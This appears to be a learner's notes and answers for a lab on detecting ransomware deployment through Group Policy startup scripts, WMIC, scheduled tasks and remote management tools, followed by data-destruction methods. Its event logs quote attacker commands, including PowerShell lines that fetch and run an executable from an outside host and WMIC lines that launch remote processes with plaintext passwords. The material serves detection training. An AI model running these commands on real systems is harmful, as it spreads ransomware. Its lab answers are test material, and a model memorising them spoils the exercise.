
Task 5 - Ransomware Detection 2

In situations where you were able to detect the pre-encryption steps and prevent the ransomware from spreading and encrypting systems, you would not need to discover the steps described in this task.

Ransom Deployment and Encryption Detection: Prior to executing encryption in the environment, an attacker must distribute the ransomware across the client's network. There are actually quite a number of methods available to them, and we'll examine the primary ones in this task.

Detection of Ransomware Deployment Using GPO: Group Policy Objects are a very convenient option for attackers to spread ransomware, as they provide the

ability to execute specific actions across entire Organisational Units. Just a single GPO can target hundreds or thousands of endpoints simultaneously - the only important point for this manipulation is that the threat actor must have the appropriate permissions, such as Domain Admin, Enterprise Admins. Below we will examine what this entire process looks like and what an attacker needs for this.



Let's imagine an attacker has already obtained Domain Admin through privilege escalation. What can we detect next? The threat actor needs to upload a Ransom file to SYSVOL. As you can see, the Office364.exe file was created in the scripts folder, after which the attacker proceeded to create a new GPO.

2 Attacker upload Ransom to SYSVOL Share
 Detection: Sysmon Event ID 11(File created) in SYSVOL path + Event ID 5145(Share Access)

```

02/12/2026 11:25:54 AM
LogName=Microsoft-Windows-Sysmon/Operational
EventCode=11
EventType=4
ComputerName=DC-01.trysaveme.local
User=NOT_TRANSLATED
Sid=S-1-5-18
SidType=0
SourceName=Microsoft-Windows-Sysmon
Type=Information
RecordNumber=9031
Keywords=None
TaskCategory=File created (rule: FileCreate)
OpCode=Info
Message=File created:
RuleName: files_exeexecs
UtcTime: 2026-02-12 11:25:54.008
ProcessGuid: {c5d2b969-b8c1-698d-e526-000000002001}
ProcessId: 5680
Image: C:\Windows\system32\cmd.exe
TargetFileName: C:\Windows\SysVol\domain\scripts\Office364.exe
CreationUtcTime: 2026-02-12 11:25:54.008
User: TRYSAVE\anna.gallo
      
```

3 Attacker create a new Group Policy Object namely "Office365 Update" on DC
 Detection: Event ID 5137(directory service object was created) + Event ID 5136(A directory service object was modified)

```

02/12/2026 11:34:18 AM
LogName=Security
EventCode=5137
EventType=9
ComputerName=DC-01.trysaveme.local
SourceName=Microsoft-Windows-Security-Auditing
Type=Information
RecordNumber=77608
Keywords=Audit Success
TaskCategory=Directory Service Changes
OpCode=Info
Message=A directory service object was created.
Subject:
  Security ID: S-1-5-21-1966530601-3185510712-10604624-1114
  Account Name: anna.gallo
  Account Domain: TRYSAVE
  Logon ID: 0x31000E
Directory Service:
  Name: trysaveme.local
  Type: Active Directory Domain Services
Object:
  DN: CN=D3E13B11-A5E2-4725-BE9C-3F2406F23CB8,CN=Policies,CN=System,DC=trysaveme,DC=local
  GUID: {5b4e538a-918e-407f-84c2-02890ac18769}
  Class: groupPolicyContainer
      
```

```

02/12/2026 11:34:18 AM
LogName=Security
EventCode=5136
EventType=9
ComputerName=DC-01.trysaveme.local
SourceName=Microsoft-Windows-Security-Auditing
Type=Information
RecordNumber=77609
Keywords=Audit Success
TaskCategory=Directory Service Changes
OpCode=Info
Message=A directory service object was modified.
Subject:
  Security ID: S-1-5-21-1966530601-3185510712-10604624-1114
  Account Name: anna.gallo
  Account Domain: TRYSAVE
  Logon ID: 0x31000E
Directory Service:
  Name: trysaveme.local
  Type: Active Directory Domain Services
Object:
  DN: cn=D3E13B11-A5E2-4725-BE9C-3F2406F23CB8,cn=policies,cn=system,dc=trysaveme,dc=local
  GUID: {5b4e538a-918e-407f-84c2-02890ac18769}
  Class: groupPolicyContainer
Attribute:
  LDAP Display Name: displayname
  Syntax (000): 2.5.5.12
  Value: OFFICE365 Update
      
```

After that, the attacker needs to select a method to launch the ransom file. In our case, this is StartUp. As a result, the attacker adds a condition to this GPO to launch the file on systems in the TrySaveMe domain using StartUp.

- ④ Attacker chooses StartUp approach to execute ransomware on systems. The script is added to the existing GPO.

Detection: Malicious Script Added to Policies Path - Sysmon Event ID 11 (File Created) + Event ID 5136 (A Directory Service Object Was Modified)

```
02/12/2026 12:02:56 PM
LogName=Microsoft-Windows-Sysmon/Operational
EventCode=11
EventType=4
ComputerName=DC-01.trysaveme.local
User=NOT_TRANSLATED
Sid=S-1-5-18
SidType=0
SourceName=Microsoft-Windows-Sysmon
Type=Information
RecordNumber=9164
Keywords=None
TaskCategory=File created (rule: FileCreate)
OpCode=Info
Message=File created:
RuleName: files_exeexecs
UtcTime: 2026-02-12 12:02:56.761
ProcessGuid: {c5d2b969-a89f-698c-eb03-000000000000}
ProcessId: 4
Image: System
TargetFilename: C:\Windows\SYSVOL\domain\Policies\{D3E13B11-A5E2-4725-BE9C-3F24D6F23C88}\Machine\Scripts\Startup\Office364.exe
CreationUtcTime: 2026-02-12 12:02:56.761
User: NT AUTHORITY\SYSTEM
```

As a result of the Group Policy being applied to the domain, a new StartUp task will be created on the systems. After the systems reboot, the ransom will be successfully launched on them.

5.1 Startup configured on targets systems
Detection: Sysmon Event ID 13(Registry value set) on multiple systems

```
02/12/2026 11:46:44 AM
LogName=Microsoft-Windows-Sysmon/Operational
EventCode=11
EventType=4
ComputerName=TSM-PR00-01.trysaveme.local
User=NOT_TRANSLATED
Sid=S-1-5-18
SidType=0
SourceName=Microsoft-Windows-Sysmon
Type=Information
RecordNumber=9582
Keywords=None
TaskCategory=Registry value set (rule: RegistryEvent)
OpCode=Info
Message=Registry value set:
RuleName: registry_scripts
EventId: 5136
UtcTime: 2026-02-12 11:46:44.541
ProcessGuid: {c38e4995-6888-688c-2480-000000002061}
ProcessId: 468
Image: C:\Windows\system32\lsass.exe
TargetObject: HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Group Policy\Scripts\Startup\0\Script
LocalPath: \\trysaveme.local\SYSVOL\trysaveme.local\scripts\Office364.exe
User: NT AUTHORITY\SYSTEM
```


5.2 Executing Office364.exe ransomware on target systems
Detection: Sysmon Event ID 1(Process Create) or Event ID 4688(Process Create) on multiple systems

_time	EventCode	ComputerName	Image
2026-02-12 14:36:35	1	TSM-PR00-01.trysaveme.local	\\trysaveme.local\SYSVOL\trysaveme.local\scripts\Office364.exe
2026-02-12 14:36:37	1	TSM-PR00-02.trysaveme.local	\\trysaveme.local\SYSVOL\trysaveme.local\scripts\Office364.exe
2026-02-12 14:36:39	1	TSM-PR00-03.trysaveme.local	\\trysaveme.local\SYSVOL\trysaveme.local\scripts\Office364.exe
2026-02-12 14:36:41	1	TSM-PR00-04.trysaveme.local	\\trysaveme.local\SYSVOL\trysaveme.local\scripts\Office364.exe
2026-02-12 14:36:43	1	TSM-PR00-05.trysaveme.local	\\trysaveme.local\SYSVOL\trysaveme.local\scripts\Office364.exe
2026-02-12 14:36:45	1	TSM-PR00-06.trysaveme.local	\\trysaveme.local\SYSVOL\trysaveme.local\scripts\Office364.exe
2026-02-12 14:36:47	1	TSM-PR00-07.trysaveme.local	\\trysaveme.local\SYSVOL\trysaveme.local\scripts\Office364.exe
2026-02-12 14:36:49	1	TSM-PR00-08.trysaveme.local	\\trysaveme.local\SYSVOL\trysaveme.local\scripts\Office364.exe
2026-02-12 14:36:51	1	TSM-PR00-09.trysaveme.local	\\trysaveme.local\SYSVOL\trysaveme.local\scripts\Office364.exe
2026-02-12 14:36:53	1	TSM-PR00-10.trysaveme.local	\\trysaveme.local\SYSVOL\trysaveme.local\scripts\Office364.exe

Detecting WMIC-Related Ransomware Activity: Adversaries frequently leverage WMIC in incidents for multiple purposes including discovery, persistence, lateral movement, as well as for execution ransomware across the client's environment. Through the use of the `process call create` command with `wmic` process, threat actors are able to remotely execute processes on target systems. This remotely

spawned process can be a ransomware executable that triggers the file encryption process. It's important to note that the parent process on the remote system will be `wmicprvse.exe`. Below you can see how this activity looks in a real environment. Also, in this report you can see an excellent example of ransomware distribution and execution using WMIC.

Remote Ransomware Execution using WMIC via Cobalt Strike C2 console from PROD-SRV-02 on PROD-SRV-01 host




Detection of WMIC Remote Ransomware Execution using Sysmon Event ID 1 on PROD-SRV-02 host

```


UtcTime: 2026-02-05 17:24:44.077
ProcessGuid: {c5d2b969-d25c-6984-3d36-000000001f81}
ProcessId: 388
Image: C:\Windows\System32\Wbem\WMIC.exe
FileVersion: 18.0.17763.1 (WinBuild.160101.0000)
Description: WMI Commandline Utility
Product: Microsoft Windows Operating System
Company: Microsoft Corporation
OriginalFileName: wmic.exe
CommandLine: wmic /node:10.82.111.86 /user:Conor.Murphy /password:P8ssw0rd123 process call create "C:\Users\Conor.Murphy\AppData\Local\lrb.exe"
CurrentDirectory: C:\Users\Administrator\Documents\
User: PROD-SRV-02\Administrator
LogonGuid: {c5d2b969-373e-6983-1f88-000000000000}
LogonId: 0x6081f
TerminalSessionId: 2
IntegrityLevel: High
Hashes: MD5=398B283BCEDDC4A0589218C8277C7, SHA256=34CED58A3441B07CB6411749771C637ABC18C79152D0F0B5AE71B801969B8A, IPIHASH=AFBCD662FCE3244397E558E7F4891E
ParentProcessGuid: {c5d2b969-cf52-6984-b132-000000001f81}
ParentProcessId: 3128
ParentImage: C:\Users\Administrator\Documents\lrb.exe
ParentCommandLine: "C:\Users\Administrator\Documents\lrb.exe"
ParentUser: PROD-SRV-02\Administrator

```

Detecting Tasks-Related Ransomware Activity: I'm sure you've heard or seen threat actor activity related to scheduled tasks many times before, and typically this was a persistence mechanism. Interestingly, tasks can be created and executed on remote systems, which is exactly what adversaries do during ransomware campaigns. Specifically, they use **schtasks** to distribute ransomware across the network by creating scheduled tasks to execute the ransomware at the same time on all network hosts. Below we demonstrate an example of how the activity related to ransomware distribution via scheduled tasks would appear in logs, originating from host **PROD-WKS-07** across the **CONTOSO** network. You can detect this activity using **Sysmon Event ID 1 or Windows Event Log Security Event ID 4688** where the process name is **schtasks**, or by monitoring for scheduled task creation events **Event ID 4698** on destination machines.



Detecting RMM-Related Ransomware Activity: A large number of organisations use RMM solutions to facilitate IT operations at scale in large environments, and indeed these solutions offer many advantages. Unfortunately, adversaries, recognising that RMM products are increasingly prevalent in corporate environments, have realised they can gain access directly to the RMM product's management console and from there distribute and execute ransomware, instead of taking the full and lengthy path of compromising the AD domain. Below is shown how exactly an attack occurs through RMM.



To detect the ransomware deployment and execution via RRM, we can identify this activity in Sysmon logs using EventCode 1. As demonstrated in the example below,

1 Mass deployment and execution task

2 Distributing this task to systems

3 Executing the malicious command

_time	EventCode	ComputerName	ParentCommandLine	CommandLine
2026-02-06 11:29:23	1	WORKSTATION-01	cmd.exe /c C:\Windows\TEMP\ScreenConnect\25.9.5.9473\ab83c2d1-9c4b-5a8e-bd7f-1b2c3d4e5f6a.rundll.cnd	powershell.exe -c "Invoke-WebRequest 'http://qilin.sh/FDSFGD/BackupsFrst.exe' -OutFile C:\programdata\vr.exe; Start-Process C:\programdata\vr.exe"
2026-02-06 11:29:24	1	WORKSTATION-02	cmd.exe /c C:\Windows\TEMP\ScreenConnect\25.9.5.9473\b9d4c5e2-1a3f-6b7c-9e8d-2c3d4e5f6a7b.rundll.cnd	powershell.exe -c "Invoke-WebRequest 'http://qilin.sh/FDSFGD/BackupsFrst.exe' -OutFile C:\programdata\vr.exe; Start-Process C:\programdata\vr.exe"
2026-02-06 11:29:25	1	WORKSTATION-03	cmd.exe /c C:\Windows\TEMP\ScreenConnect\25.9.5.9473\c1e5f6a3-2b4a-7c8d-1f9e-3d4e5f6a7b8c.rundll.cnd	powershell.exe -c "Invoke-WebRequest 'http://qilin.sh/FDSFGD/BackupsFrst.exe' -OutFile C:\programdata\vr.exe; Start-Process C:\programdata\vr.exe"
2026-02-06 11:29:26	1	WORKSTATION-04	cmd.exe /c C:\Windows\TEMP\ScreenConnect\25.9.5.9473\d2f6e7a4-3c5b-8d9e-2a1f-4e5f6a7b8c9d.rundll.cnd	powershell.exe -c "Invoke-WebRequest 'http://qilin.sh/FDSFGD/BackupsFrst.exe' -OutFile C:\programdata\vr.exe; Start-Process C:\programdata\vr.exe"
2026-02-06 11:29:27	1	WORKSTATION-05	cmd.exe /c C:\Windows\TEMP\ScreenConnect\25.9.5.9473\ea37f8b5-4dc6-9e1f-3b2a-5f6a7b8c9d1e.rundll.cnd	powershell.exe -c "Invoke-WebRequest 'http://qilin.sh/FDSFGD/BackupsFrst.exe' -OutFile C:\programdata\vr.exe; Start-Process C:\programdata\vr.exe"
2026-02-06 11:29:28	1	WORKSTATION-06	cmd.exe /c C:\Windows\TEMP\ScreenConnect\25.9.5.9473\f4b8a9c6-5e7d-1f2a-4c3b-6a7b8c9d1e2f.rundll.cnd	powershell.exe -c "Invoke-WebRequest 'http://qilin.sh/FDSFGD/BackupsFrst.exe' -OutFile C:\programdata\vr.exe; Start-Process C:\programdata\vr.exe"
2026-02-06 11:29:29	1	WORKSTATION-07	cmd.exe /c C:\Windows\TEMP\ScreenConnect\25.9.5.9473\fa5c9b1d-6f8e-2a3b-5d4c-7b8c9d1e2f3a.rundll.cnd	powershell.exe -c "Invoke-WebRequest 'http://qilin.sh/FDSFGD/BackupsFrst.exe' -OutFile C:\programdata\vr.exe; Start-Process C:\programdata\vr.exe"
2026-02-06 11:29:30	1	WORKSTATION-08	cmd.exe /c C:\Windows\TEMP\ScreenConnect\25.9.5.9473\b6d1c2b8-7a9f-3b4c-6e5d-8c9d1e2f3a4b.rundll.cnd	powershell.exe -c "Invoke-WebRequest 'http://qilin.sh/FDSFGD/BackupsFrst.exe' -OutFile C:\programdata\vr.exe; Start-Process C:\programdata\vr.exe"
2026-02-06 11:29:31	1	WORKSTATION-09	cmd.exe /c C:\Windows\TEMP\ScreenConnect\25.9.5.9473\fc2ed379-8b1a-4c5d-7f6e-9d1e2f3a4b5c.rundll.cnd	powershell.exe -c "Invoke-WebRequest 'http://qilin.sh/FDSFGD/BackupsFrst.exe' -OutFile C:\programdata\vr.exe; Start-Process C:\programdata\vr.exe"
2026-02-06 11:29:32	1	WORKSTATION-010	cmd.exe /c C:\Windows\TEMP\ScreenConnect\25.9.5.9473\df83e41-9c2b-5d6e-ba7f-1e2f3a4b5c6d.rundll.cnd	powershell.exe -c "Invoke-WebRequest 'http://qilin.sh/FDSFGD/BackupsFrst.exe' -OutFile C:\programdata\vr.exe; Start-Process C:\programdata\vr.exe"

Answer the questions below

C:\Windows\fixer.exe

1	index=task5 *wmic.exe*	All time
2	table _time CommandLine	

✓ 6 events (before 8/19/26 11:31:29.000 AM) No Event Sampling

Events Patterns **Statistics (6)** Visualization

Show: 20 Per Page Format Preview: On

_time	CommandLine
2026-02-20 11:32:29	wmic /node:tsm-prod-06.trysaveme.local /user:maria.garcia /password:P@ssw0rd123! process call create C:\Windows\fixer.exe
2026-02-20 11:32:16	wmic /node:tsm-prod-05.trysaveme.local /user:maria.garcia /password:P@ssw0rd123! process call create C:\Windows\fixer.exe
2026-02-20 11:32:09	wmic /node:tsm-prod-04.trysaveme.local /user:maria.garcia /password:P@ssw0rd123! process call create C:\Windows\fixer.exe
2026-02-20 11:32:01	wmic /node:tsm-prod-03.trysaveme.local /user:maria.garcia /password:P@ssw0rd123! process call create C:\Windows\fixer.exe
2026-02-20 11:31:57	wmic /node:tsm-prod-02.trysaveme.local /user:maria.garcia /password:P@ssw0rd123! process call create C:\Windows\fixer.exe
2026-02-20 11:31:50	wmic /node:tsm-prod-01.trysaveme.local /user:maria.garcia /password:P@ssw0rd123! process call create C:\Windows\fixer.exe

What is the MITRE ATT&CK ID of the method the attacker used to execute ransomware on domain systems?

T1047 (google it)

How many systems were targeted for ransomware execution by the attacker?

6 (above picture)

Did the attacker successfully execute the ransomware on the hosts? (Yes/Nop)

Nop


host=tsm-prod-* OR host=TSM-PROD-*) fixer.exe EventCode=1 (determine whether it is executed on the target machines, no records found, not executed on the target machines)

index=task5 fixer.exe EventCode=1 | stats values(host)

(In ComandLine the host is DC-01, there was no execution on the target machines.)


Task 6 - Data Destruction

The process of destroying data and files on specific systems is called Data Destruction and corresponds to the Impact Tactic in MITRE with ID T1485. We'll explore several common methods that threat actors are actively using in the wild.




Such activity is usually performed using malware. Typically, XDR systems in enterprise environments should detect and prevent these attacks. In this task, we will explore the most prominent cases from recent years connected to each technique.


Boot-Level Destruction: Attackers overwrite the Master Boot Record or Boot Sectors to prevent the system from starting. This technique targets the first sectors of the disk where boot instructions are stored, rendering the machine unbootable even though data may still physically exist on the drive. I recommend paying attention to the [MBR and GPT Analysis](#) room for a better understanding of analyzing the attacker's activity.




File System-Level Destruction: Attackers corrupt or delete file system metadata structures such as Partition tables, Master File Tables, or inode tables. This makes it impossible for the operating system to locate or access files, even though the actual data content remains physically intact on the disk.



File Overwriting: Attackers systematically traverse directories and overwrite file contents with random data or zeros, making data recovery impossible. Unlike encryption, this technique permanently destroys the actual data, not just the keys to access it, ensuring files cannot be restored through any forensic methods.



Firmware-Level Destruction: Attackers target firmwares, network devices, or storage controllers to render hardware unusable. This low-level attack corrupts the firmware below the operating system layer, often requiring hardware replacement or specialized re-flashing procedures that go beyond standard system recovery.



Answer the questions below

What is the MITRE ATT&CK ID for the Data Destruction technique under the Impact tactic?

T1485

What service did HermeticWiper use for CDN payload delivery?

Discord

What protocol did Apostle Wiper use for tunneling?

RDP

Task 7 - Conclusion

Active Directory post-exploitation tactics and how threat actors pursue their final objectives after domain compromise.

- Investigated AD post-exploitation techniques and long-term persistence methods used by attackers.
- Analyzed ransomware deployment strategies and lateral movement across enterprise networks.
- Understood how wiper malware and data destruction techniques are executed and detected.